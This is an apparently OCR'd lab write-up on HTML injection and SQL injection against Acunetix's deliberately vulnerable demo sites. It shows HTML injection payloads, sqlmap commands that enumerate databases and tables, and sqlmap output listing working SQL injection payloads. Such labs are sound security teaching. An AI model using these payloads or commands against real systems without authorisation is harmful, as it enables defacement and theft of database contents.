Experiment 09

Learning Objective: Learn to perform SQLi & HTML injection into vulnerable web applications.


Theory:

Hypertext Markup Language (HTML) injection is a technique used to take advantage of non-validated input to modify a web page presented by a web application to its users. Attackers take advantage of the fact that the content of a web page is often related to a previous interaction with users. When applications fail to validate user data, an attacker can send HTML-formatted text to modify site content that gets presented to other users. A specifically crafted query can lead to inclusion in the web page of attacker-controlled HTML elements which change the way the application content gets exposed to the web.

Learning Object 01: HTML code Injection.

Identification and Execution:

Step 1: Search something in the Search box here I just searched "A" we can see our request is getting reflected in response it means filed might be vulnerable for HTML injection.



searched for: A


The shore, by: r4w8173; from category Posters

Mistery, by: r4w8173; from category Posters

The universe, by: r4w8173; from category Posters

Walking, by: r4w8173; from category Posters

Step 2: Let's enter basic payload to find out if application is vulnerable to HTML injection
Command: **<marquee>test</marquee> or <h1>test</h1>**


testphp.vulnweb.com/search.php?test=query

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
est</marquee> go


searched for:
test

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


AltoroMutual

Sign In | Contact Us | Feedback | Search <marquee>This is HTML Inj Go

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

ERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services


MALL BUSINESS

Search Results

No results were found for the query:

This is HTML Injection

Command: **<h1>test</h1>**


testphp.vulnweb.com/search.php?test=query
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Cookie Editor
Search HTML
Rules Layout
Filter Styles


searched for:

HTML Injection

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html> scroll
  <!--InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"-->
 <head> ••• </head>
 <body>
   <div id="mainLayer" style="position:absolute; width:700px; z-index:1"> overflow
     <div id="masthead"> ••• </div>
      <!--end masthead-->
      <!--begin content-->
      <!--InstanceBeginEditable name="content_rgn"-->
     <div id="content">
        <h2 id="pageName">searched for:</h2>
        <h1>HTML Injection</h1>
      </div>
      <!--InstanceEndEditable-->
      <!--end content-->
     <div id="navBar">
html > body > div#mainLayer > div#content > h1
```

```
element {
}
h1 style.css:24
{
  font-family: Verdana,Arial,sans-serif;
  font-size: 120%;
  color: #334d55;
}
h1, h2, h3, h4, h5, h6 style.css:18
{
```

Command: **<img src="https://miro.medium.com/max/400/0*y2OAF_DSarBAjihO.jpg">**


testphp.vulnweb.com/search.php?test=query
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
YOU HAVE BEEN HACKED !
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Cookie Editor
Search HTML
Rules Layout
Filter Styles

searched for:

```
      <!--InstanceBeginEditable name="content_rgn"-->
     <div id="content">
       <h2 id="pageName">
          searched for:
          <img src="https://miro.medium.com/max/400/0*y2OAF_DSarBAjihO.jpg">
        </h2>
      </div>
      <!--InstanceEndEditable-->
      <!--end content-->
html > body > div#mainLayer > div#content > h2#pageName > img
```

```
element {
}
img style.css:300
{
  border: none;
  padding: 0px
```

Learning Object 02: SQL Injection

Tool: SQLMAP


Theory:

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

Execution of SQL injection:

SQLmap will be pre-installed in **kali.**


STEP 1: In Terminal type sqlmap --help, you will get details and commands of sqlmap.



```
┌──(lab㉿pristine)-[~]
└─$ sqlmap --help
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
```


STEP 2: To fetch database name use below command:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 - -dbs

- Type **“Y”** to skip test payload specific for other DBMSes.
- Type **“N”** to not include all tests for 'MySQL'




```
┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.7#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 04:59:46 /2023-08-05/

[04:59:46] [INFO] testing connection to the target URL
[04:59:47] [INFO] testing if the target URL content is stable
[04:59:47] [INFO] target URL content is stable
[04:59:47] [INFO] testing if GET parameter 'cat' is dynamic
[04:59:48] [INFO] GET parameter 'cat' appears to be dynamic
[04:59:48] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[04:59:48] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attack
s
[04:59:48] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
```

- Type **“N”** to not keep testing other parameters.




```
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0x5c,0x71626b7171,(SELECT (ELT(1092=1092,1))),0x716b6a7671))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 8215 FROM (SELECT(SLEEP(5)))yxYm)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b7171,0x6644495670417752536e634
e4244644e6c566d497a6e676665486d4c48587a51676564704470556b,0x716b6a7671),NULL-- -
---
```




```
[04:58:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[04:58:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[04:58:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnwe
b.com'

[*] ending @ 04:58:44 /2023-08-05/
```

STEP 3: To fetch table name from database acuart use below command:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables



